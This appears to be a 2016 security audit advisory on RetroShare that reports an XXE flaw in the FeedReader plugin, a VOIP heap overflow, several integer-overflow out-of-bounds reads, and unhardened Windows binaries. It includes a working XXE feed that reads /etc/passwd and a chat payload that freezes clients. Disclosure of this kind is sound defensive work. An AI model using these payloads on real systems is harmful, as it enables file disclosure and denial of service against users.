Advisory

Sunday, January 10, 2016 3:43 PM

[1] XXE injection in FeedReader plugin:

The FeedReader plugin allows users to subscribe to external RSS feeds. The plugin is vulnerable to an external entity injection (XXE) vulnerability, allowing a server to send a maliciously crafted feed to a client leading to information disclosure and more.


Further information on XXE vulnerabilities can be found at https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing.

This can be reproduced by performing the following:

```
$ cat > feed.xml <<EOF
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE rss [
<!ELEMENT item ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom">
  <channel>
    <title>elttam RetroShare audit</title>
    <description>elttam is an Australian owned and managed IT security consulting company.</description>
    <link>https://www.elttam.com.au/</link>
    <atom:link href="https://www.elttam.com.au/feed.xml" rel="self" type="application/rss+xml" />
    <pubDate>Thu, 07 Jan 2016 19:23:30 +1100</pubDate>
    <lastBuildDate>Thu, 07 Jan 2016 19:23:30 +1100</lastBuildDate>
    <generator>na</generator>
      <item>
        <title>FeedReader XXE PoC</title>
        <description>&xxe;</description>
        <pubDate>Wed, 16 Dec 2015 00:00:00 +1100</pubDate>
        <link>https://www.elttam.com.au/</link>
      </item>
  </channel>
</rss>
EOF
$ python -m SimpleHTTPServer
```

Once the test server is running, create a new feed pointing to http://localhost:8000/feed.xml

The following screenshot shows the default benign payload which reads /etc/passwd and displays it in the reading pane.



Title	Date	Author
FeedReader XXE PoC	12/16/15 12:00 AM	

FeedReader XXE PoC

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:109::/home/syslog:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
uuidd:x:106:111::/run/uuidd:/bin/false
avahi:x:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
whoopsie:x:108:115::/nonexistent:/bin/false
avahi-autoipd:x:109:118:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:111:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:114:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:116:124:RealtimeKit,,,:/proc:/bin/false
saned:x:117:125::/var/lib/saned:/bin/false
usbmux:x:118:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
lightdm:x:119:126:Light Display Manager:/var/lib/lightdm:/bin/false
daniel:x:1000:1000:daniel,,,:/home/daniel:/bin/bash
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
```

[2] Remote heap overflow in VOIP plugin:

The VOIP plugin allows Retroshare users to communicate using voice and video. This plugin is vulnerable to a heap based buffer overflow, allowing a remote endpoint to overflow memory on a client instance and could potentially lead to remote code execution.

The vulnerability was identified while auditing **retroshare\plugins\voip\Gui\VideoProcessor.cpp**. The snipped below annotates the issue as we understand it:

Chunk: comes off the wire, data and size are arbitrary.
Image: becomes the rendered image

```
…
#define AV_INPUT_BUFFER_PADDING_SIZE 32
…
bool FFmpegVideo::decodeData(const RsVOIPDataChunk& chunk,QImage& image)
{
#ifdef DEBUG_MPEG_VIDEO
    std::cerr << "Decoding data of size " << chunk.size << std::endl;
    std::cerr << "Allocating new buffer of size " << chunk.size - HEADER_SIZE << std::endl;
#endif

    uint32_t s = chunk.size - HEADER_SIZE ; <- [1]: s in range MAX_UINT-28..MAX_UINT
#if defined(__MINGW32__)
    unsigned char *tmp = (unsigned char*)_aligned_malloc(s + AV_INPUT_BUFFER_PADDING_SIZE, 16) ;  <- [2]: s arithmetic overflow to 0 sized alloc
#else
    unsigned char *tmp = (unsigned char*)memalign(16, s + AV_INPUT_BUFFER_PADDING_SIZE) ;      <- [2]: s arithmetic overflow to 0 sized alloc
#endif //MINGW
    if (tmp == NULL) {
        std::cerr << "FFmpegVideo::decodeData() Unable to allocate new buffer of size " << s << std::endl;
        return false;
    }
    /* copy chunk data without header to new buffer */
    memcpy(tmp, &((unsigned char*)chunk.data)[HEADER_SIZE], s); <- [3]: memcpy using s, leading to memory corruption of tmp
```

[3] Denial of Service for callers of QTextBrowser::loadResource:

There appears to be a Denial of Service vulnerability in functions calling QTextBrowser::loadResource(), where the Qurl parameter is unsanitized and controlled by an attacker. This issue was reproduced at runtime by sending an instant message between clients containing the payload `<img src="/dev/random">`. This resulted in the RetroShare client blocking on the read (freezing), and requires the user to restart the client and clear chat history. It may be possible to use this attack as a side channel for further information disclosure. It's also believed this issue has a higher impact for users of Chat Lobbies and forums.

The following log shows the output of running `$ strace -e trace=open` against a "victim" retroshare client:

```
Parsing clipboard:create_new_identity not implemented
getRetroshareDataDirectory() Linux: /usr/share/RetroShare06
Data Directory Found: /usr/share/RetroShare06
open("/dev/random", O_RDONLY|O_CLOEXEC) = 45
```

The following log shows the call stack of the process before blocking indefinitely:

```
Breakpoint 1, open64 () at ../sysdeps/unix/syscall-template.S:81
81    ../sysdeps/unix/syscall-template.S: No such file or directory.
(gdb) bt
#0  open64 () at ../sysdeps/unix/syscall-template.S:81
#1  0x00007f73594d9fbc in ?? () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#2  0x00007f73594d09d7 in QFSFileEngine::open(QFlags<QIODevice::OpenModeFlag>) () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#3  0x00007f7359487a5e in QFile::open(QFlags<QIODevice::OpenModeFlag>) () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#4  0x00007f735a21b8ea in QTextBrowser::loadResource(int, QUrl const&) () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#5  0x0000000000deba55 in RSTextBrowser::loadResource (this=0x410e140, type=2, name=...) at gui/common/RSTextBrowser.cpp:74
#6  0x00007f7359fdc18b in QTextControl::loadResource(int, QUrl const&) () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#7  0x00007f735a017449 in QTextDocument::loadResource(int, QUrl const&) () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#8  0x00007f735a00f59f in QTextDocument::resource(int, QUrl const&) const () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#9  0x00007f735a0526ac in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#10 0x00007f735a053125 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#11 0x00007f735a032671 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#12 0x00007f7359fee658 in QTextEngine::shape(int) const () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#13 0x00007f7359fff026 in QTextLine::layout_helper(int) () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#14 0x00007f735a038415 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#15 0x00007f735a03f6b9 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#16 0x00007f735a03b07c in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#17 0x00007f735a03ba52 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#18 0x00007f735a03e158 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#19 0x00007f735a03e921 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#20 0x00007f735a03fc47 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#21 0x00007f735a03e3c9 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#22 0x00007f735a03e921 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#23 0x00007f735a040ca8 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#24 0x00007f735a041965 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#25 0x00007f735a0207a6 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#26 0x00007f7359fdf314 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#27 0x00007f735a215939 in QTextEdit::append(QString const&) () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#28 0x0000000000d04742 in ChatWidget::addChatMsg (this=0x4102bc0, incoming=true, name=..., gxsId=..., sendTime=..., recvTime=..., message=...,
    chatType=ChatWidget::MSGTYPE_NORMAL) at gui/chat/ChatWidget.cpp:928
#29 0x0000000000d03bd0 in ChatWidget::addChatMsg (this=0x4102bc0, incoming=true, name=..., sendTime=..., recvTime=..., message=...,
    chatType=ChatWidget::MSGTYPE_NORMAL) at gui/chat/ChatWidget.cpp:850
#30 0x0000000000cf9449 in PopupChatDialog::addChatMsg (this=0x40fe150, msg=...) at gui/chat/PopupChatDialog.cpp:135
#31 0x0000000000d15cbb in ChatDialog::chatMessageReceived (msg=...) at gui/chat/ChatDialog.cpp:181
#32 0x0000000000d3cffe in ChatUserNotify::chatMessageReceived (this=0x3b66650, msg=...) at gui/chat/ChatUserNotify.cpp:114
#33 0x0000000000ffba3b in ChatUserNotify::qt_static_metacall (_o=0x3b66650, _c=QMetaObject::InvokeMetaMethod, _id=0, _a=0x7f72f4018440)
    at temp/moc/moc_ChatUserNotify.cpp:49
#34 0x00007f7359521d01 in QObject::event(QEvent*) () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#35 0x00007f7359d87cdc in QApplicationPrivate::notify_helper(QObject*, QEvent*) () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#36 0x00007f7359d8ec16 in QApplication::notify(QObject*, QEvent*) () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#37 0x00007f735950785d in QCoreApplication::notifyInternal(QObject*, QEvent*) () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#38 0x00007f735950b316 in QCoreApplicationPrivate::sendPostedEvents(QObject*, int, QThreadData*) () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#39 0x00007f735953807e in ?? () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#40 0x00007f7357fdbff7 in g_main_context_dispatch () from /lib/x86_64-linux-gnu/libglib-2.0.so.0
#41 0x00007f7357fdc250 in ?? () from /lib/x86_64-linux-gnu/libglib-2.0.so.0
#42 0x00007f7357fdc2fc in g_main_context_iteration () from /lib/x86_64-linux-gnu/libglib-2.0.so.0
---Type <return> to continue, or q <return> to quit---
#43 0x00007f73595381ee in QEventDispatcherGlib::processEvents(QFlags<QEventLoop::ProcessEventsFlag>) () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
```

```
#44 0x00007f7359e32c26 in ?? () from /usr/lib/x86_64-linux-gnu/libQtGui.so.4
#45 0x00007f73595060d1 in QEventLoop::processEvents(QFlags<QEventLoop::ProcessEventsFlag>) () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#46 0x00007f7359506445 in QEventLoop::exec(QFlags<QEventLoop::ProcessEventsFlag>) () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#47 0x00007f735950c429 in QCoreApplication::exec() () from /usr/lib/x86_64-linux-gnu/libQtCore.so.4
#48 0x0000000000bc8e06 in main (argc=1, argv=0x7ffe389ba348) at main.cpp:422
```

[4] Integer overflow / Out of bounds read in rsbaseserial.cc:

The rsbaseserial class appears to be vulnerable to an out of bounds read, which can potentially crash remote clients or lead to information disclosure. This is a result of an integer overflow when computing the TLV of raw strings, and can be seen in the following code snippet. We have annotated the code to describe the issue as we understand it:

File: \src\libretroshare\src\serialiser\rsbaseserial.cc

data: comes off the wire
size: byte count of data items
offset: current position in data buffer
outstr: becomes the string

```
bool getRawString(void *data, uint32_t size, uint32_t *offset, std::string &outStr)
{
    uint32_t len = 0;
    if (!getRawUInt32(data, size, offset, &len)) <- [1]: len is arbitrary
    {
                std::cerr << "getRawString() get size failed" << std::endl;
        return false;
    }

    /* check there is space for string */
    if (size < *offset + len) <- [2]: arithmetic operation can overflow and satisfy size check
    {
                std::cerr << "getRawString() not enough size" << std::endl;
        return false;
    }
    uint8_t *buf = &(((uint8_t *) data)[*offset]);
        for (uint32_t i = 0; i < len; i++)
    {
        outStr += buf[i]; <- [3]: out of bounds read, can result in info disclosure or segfault
    }

    (*offset) += len; <- [4]: offset points out of bounds, success condition returned
    return true;
}
```

[5] Integer overflow / Out of bounds read in Grouteritems.cc

The RsGRouterSerialiser class appears to be vulnerable to an out of bounds read when unmarshaling an RsGRouterTransactionChunkItem packet. This could lead to a crash of remote clients or information disclosure. This is a result of an arithmetic overflow of an embedded size parameter against the current offset, which violates size restrictions on the total size of the packet. The following annotated code snipped describes the issue as we understand it:

File: libretroshare\src\serialiser\Grouteritems.cc

** note: this same construct is present in: RsGRouterSerialiser::deserialise_RsGRouterGenericDataItem(void *, uint32_t).*

```
RsGRouterTransactionChunkItem *RsGRouterSerialiser::deserialise_RsGRouterTransactionChunkItem(void *data, uint32_t tlvsize) const
{
    uint32_t offset = 8; // skip the header
    uint32_t rssize = getRsItemSize(data);
    bool ok = true ;

    RsGRouterTransactionChunkItem *item = new RsGRouterTransactionChunkItem() ;

    /* add mandatory parts first */
    ok &= getRawUInt64(data, tlvsize, &offset, &item->propagation_id);
    ok &= getRawUInt32(data, tlvsize, &offset, &item->chunk_start);
    ok &= getRawUInt32(data, tlvsize, &offset, &item->chunk_size); <- [1]: chunk_size is an unsigned int pulled off the wire
    ok &= getRawUInt32(data, tlvsize, &offset, &item->total_size);

    if( NULL == (item->chunk_data = (uint8_t*)malloc(item->chunk_size)))
    {
        std::cerr << __PRETTY_FUNCTION__ << ": Cannot allocate memory for chunk " << item->chunk_size << std::endl;
delete item;
        return NULL ;
    }
    if(item->chunk_size + offset > rssize)   <- [2]: arithmetic overflow can satisfy condition
    {
        std::cerr << __PRETTY_FUNCTION__ << ": Cannot read beyond item size. Serialisation error!" << std::endl;
delete item;
        return NULL ;
    }

    memcpy(item->chunk_data,&((uint8_t*)data)[offset],item->chunk_size) ; <- [3]: out of bounds memory read
    offset += item->chunk_size ;

    if (offset != rssize || !ok)
    {
        std::cerr << __PRETTY_FUNCTION__ << ": error while deserialising! Item will be dropped." << std::endl;
delete item;
        return NULL ;
    }

    return item;
}
```

[6] Integer overflow / Out of bounds read in RsVOIPDataItem.cc:

The RsVOIPDataItem class appears to be vulnerable to an out of bounds read when unmarshaling an VOIPDataItem packet. This could lead to a crash of remote clients or information disclosure. This is a result of an embedded size parameter which is never validated against size restrictions on the total size of the packet. The following annotated code snipped describes the issue as we understand it:

File: retroshare\plugins\voip\services\rsVOIPItems.cc

```
RsVOIPDataItem::RsVOIPDataItem(void *data, uint32_t pktsize)
```

```
    : RsVOIPItem(RS_PKT_SUBTYPE_VOIP_DATA)
{
    /* get the type and size */
    uint32_t rstype = getRsItemId(data);
    uint32_t rssize = getRsItemSize(data);

    uint32_t offset = 0;

    if ((RS_PKT_VERSION_SERVICE != getRsItemVersion(rstype)) || (RS_SERVICE_TYPE_VOIP_PLUGIN != getRsItemService(rstype)) || (RS_PKT_SUBTYPE_VOIP_DATA !=
    getRsItemSubType(rstype)))
        throw std::runtime_error("Wrong packet subtype") ;

    if (pktsize < rssize)    /* check size */
        throw std::runtime_error("Not enough space") ;

    bool ok = true;

    /* skip the header */
    offset += 8;

    /* get mandatory parts first */
    ok &= getRawUInt32(data, rssize, &offset, &flags);
    ok &= getRawUInt32(data, rssize, &offset, &data_size); <- [1]: data_size is never validated to be constrained to pktsize

    voip_data = malloc(data_size) ;
    memcpy(voip_data,&((uint8_t*)data)[offset],data_size) ; <- [2]: out of bounds read
    offset += data_size ;

    if (offset != rssize)
        throw std::runtime_error("Serialization error.") ;

    if (!ok)
        throw std::runtime_error("Serialization error.") ;
```

[7] Integer overflow / Out of bounds read in Rsturtleitems.cc:

The RsTurtleGenericDataItem class appears to be vulnerable to an out of bounds read when unmarshaling an RsTurtleGenericDataItem packet. This could lead to a crash of remote clients or information disclosure. This is a result of an embedded size parameter which is never validated against size restrictions on the total size of the packet. The following annotated code snipped describes the issue as we understand it:

File: retroshare\libretroshare\src\turtle\Rsturtleitem.cc

```
RsTurtleGenericDataItem::RsTurtleGenericDataItem(void *data,uint32_t pktsize)
    : RsTurtleGenericTunnelItem(RS_TURTLE_SUBTYPE_GENERIC_DATA)
{
    setPriorityLevel(QOS_PRIORITY_RS_TURTLE_GENERIC_DATA) ;
#ifdef P3TURTLE_DEBUG
    std::cerr << "  type = tunnel ok" << std::endl ;
#endif
    uint32_t offset = 8; // skip the header
    uint32_t rssize = getRsItemSize(data);

    /* add mandatory parts first */

    bool ok = true ;

    ok &= getRawUInt32(data, pktsize, &offset, &tunnel_id) ;
    ok &= getRawUInt32(data, pktsize, &offset, &data_size);  <- [1]: data_size is never validated to be constrained to pktsize
#ifdef P3TURTLE_DEBUG
    std::cerr << "  request_id=" << (void*)request_id << ", tunnel_id=" << (void*)tunnel_id << std::endl ;
#endif
    data_bytes = malloc(data_size) ;

    if(data_bytes != NULL)
    {
        memcpy(data_bytes,(void *)((uint8_t *)data+offset),data_size) ;  <- [2]: out of bounds read, integer overflow, segfault, info disclosure
        offset += data_size ;
    }
    else
    {
        std::cerr << "(EE) RsTurtleGenericDataItem: Error. Cannot allocate data for a size of " << data_size <<  " bytes." <<std::endl;
        offset = 0 ; // generate an error
    }

#ifdef WINDOWS_SYS // No Exceptions in Windows compile. (drbobs).
    UNREFERENCED_LOCAL_VARIABLE(rssize);
#else
    if (offset != rssize)
        throw std::runtime_error("RsTurtleTunnelOkItem::() error while deserializing.") ;
    if (!ok)
        throw std::runtime_error("RsTurtleTunnelOkItem::() unknown error while deserializing.") ;
#endif
}
```

[8] Integer overflow / Out of bounds read in Rsgxstunnelitems.cc

The RsGxsTunnelSerialiser class appears to be vulnerable to an out of bounds read when unmarshaling an RsGxsTunnelDataItem packet. This could lead to a crash of remote clients or information disclosure. This is a result of an embedded size parameter which is never validated against size restrictions on the total size of the packet. The following annotated code snipped describes the issue as we understand it:

File: retroshare\libretroshare\src\gxstunnel\Rsgxstunnelitems.cc

```
RsGxsTunnelDataItem *RsGxsTunnelSerialiser::deserialise_RsGxsTunnelDataItem(void *dat,uint32_t size)
{
    uint32_t offset = 8; // skip the header
    uint32_t rssize = getRsItemSize(dat);
    bool ok = true ;

    RsGxsTunnelDataItem *item = new RsGxsTunnelDataItem();

    /* get mandatory parts first */

    ok &= getRawUInt64(dat, rssize, &offset, &item->unique_item_counter);
    ok &= getRawUInt32(dat, rssize, &offset, &item->flags);
    ok &= getRawUInt32(dat, rssize, &offset, &item->service_id);
    ok &= getRawUInt32(dat, rssize, &offset, &item->data_size);

    if(offset + item->data_size <= size)    <- [1]: arithmetic overflow bypassing check
    {
        item->data = (unsigned char*)malloc(item->data_size) ;

        if(dat == NULL)
    {
        delete item ;
        return NULL ;
    }

        memcpy(item->data,&((uint8_t*)dat)[offset],item->data_size)  ; <- [2]: out of bounds read
        offset += item->data_size ;
    }
    else
        ok = false ;


    if (offset != rssize)
    {
        std::cerr << "RsGxsTunnelDHPublicKeyItem::() Size error while deserializing." << std::endl ;
        delete item ;
        return NULL ;
    }
    if (!ok)
    {
        std::cerr << "RsGxsTunnelDHPublicKeyItem::() Unknown error while deserializing." << std::endl ;
        delete item ;
        return NULL ;
    }

    return item ;
}
```

[9] Inconsistent error checking can lead to security issues

While reviewing the code, we noticed that error checking is performed inconsistently in quite a lot of places. This can lead to a variety of issues, such as logic bugs and program crashes. It's recommended to Retroshare team handle error conditions as intended, instead of discarding results of not verifying. The following code snippets illustrate several examples where this was seen, however it's important to note this list is by no means complete.

Example #1:

File: retroshare\plugins\voip\services\p3VOIP.cc

```
bool p3VOIP::getIncomingData(const RsPeerId& peer_id,std::vector<RsVOIPDataChunk>& incoming_data_chunks)
{
    RsStackMutex stack(mVOIPMtx); /****** LOCKED MUTEX *******/

    incoming_data_chunks.clear() ;

    std::map<RsPeerId,VOIPPeerInfo>::iterator it = mPeerInfo.find(peer_id) ;

    if(it == mPeerInfo.end())
    {
        std::cerr << "Peer unknown to VOIP process. No data returned. Probably a bug !" << std::endl;
        return false ;
    }
    for(std::list<RsVOIPDataItem*>::const_iterator it2(it->second.incoming_queue.begin());it2!=it->second.incoming_queue.end();++it2)
    {
        RsVOIPDataChunk chunk ;
        chunk.size = (*it2)->data_size ;
        chunk.data = malloc((*it2)->data_size)  ; <- [1]: malloc may fail and return NULL.

        uint32_t type_flags = (*it2)->flags & (RS_VOIP_FLAGS_AUDIO_DATA | RS_VOIP_FLAGS_VIDEO_DATA) ;
        if(type_flags == RS_VOIP_FLAGS_AUDIO_DATA)
            chunk.type = RsVOIPDataChunk::RS_VOIP_DATA_TYPE_AUDIO ;
        else if(type_flags == RS_VOIP_FLAGS_VIDEO_DATA)
            chunk.type = RsVOIPDataChunk::RS_VOIP_DATA_TYPE_VIDEO ;
        else
        {
            std::cerr << "(EE) p3VOIP::getIncomingData(): error. Cannot handle item with unknown type " << type_flags << std::endl;
            delete *it2 ;
            free(chunk.data)
            continue ;
        }

        memcpy(chunk.data,(*it2)->voip_data,(*it2)->data_size); <- [2]: memcpy to NULL
```

Example #2:

File: libretroshare\src\serialiser\rsserial.h

```
class RsRawItem: public RsItem
{
    public:
        RsRawItem(uint32_t t, uint32_t size)
            :RsItem(t), len(size)
        {
            data = malloc(len); <- [3]: malloc fail and initialize data to NULL
        }

        virtual ~RsRawItem()
        {
            if (data)
                free(data);
            data = NULL;
            len = 0;
        }
```

File: libretroshare\src\serialiser\Rsserviceserialiser.cc

```
RsItem *RsServiceSerialiser::deserialise(void *data, uint32_t *pktsize)
{
    /* get the type and size */
    uint32_t rstype = getRsItemId(data);
    uint32_t rssize = getRsItemSize(data);

    if (RS_PKT_VERSION_SERVICE != getRsItemVersion(rstype))
    {
        return NULL; /* wrong type */
    }

    if (*pktsize < rssize)    /* check size */
        return NULL; /* not enough data */

    if (rssize > getRsPktMaxSize())
        return NULL; /* packet too big */

    /* set the packet length */
    *pktsize = rssize;

    RsRawItem *item = new RsRawItem(rstype, rssize);   <- [1]: constructor malloc may fail.
    void *item_data = item->getRawData();

    memcpy(item_data, data, rssize);   <- [2]: memcpy to NULL

    return item;
}
```

Example #3:

The `Grouteritems.cc ::duplicate()` method follows a similar construct to example #2.


[10] Windows binaries are not hardened:

Performing a cursory analysis the Windows distribution of Retroshare, it was seen that several important compile time security mitigations are not leveraged resulting in a weaker protection for Windows users compared to the Linux alternatives.

These weaknesses can be seen by installing the Microsoft Binscope tool (http://blogs.technet.com/b/security/archive/2012/08/15/microsoft-s-free-security-tools-binscope-binary-analyzer.aspx) and running against the Retroshare install location. A sample from our scans show the following:

- C:\Program Files (x86)\RetroShare\RetroShare.exe - NXCheck (FAIL)
  - Information :
    Image is not marked as NX compatible
- C:\Program Files (x86)\RetroShare\RetroShare.exe - SafeSEHCheck (FAIL)
  - Information :
    No SAFESEH (LOAD_CONFIG absent)
- C:\Program Files (x86)\RetroShare\RetroShare.exe - DBCheck (FAIL)
  - Information :
    Image is not marked as Dynamic Base compatible

These results were validated at runtime using Process Explorer to view DEP and ASLR status of the primary executable and its shared libraries:



Process	Private Bytes	Working Set	PID	Path	Image Type	DEP	Integrity	ASLR
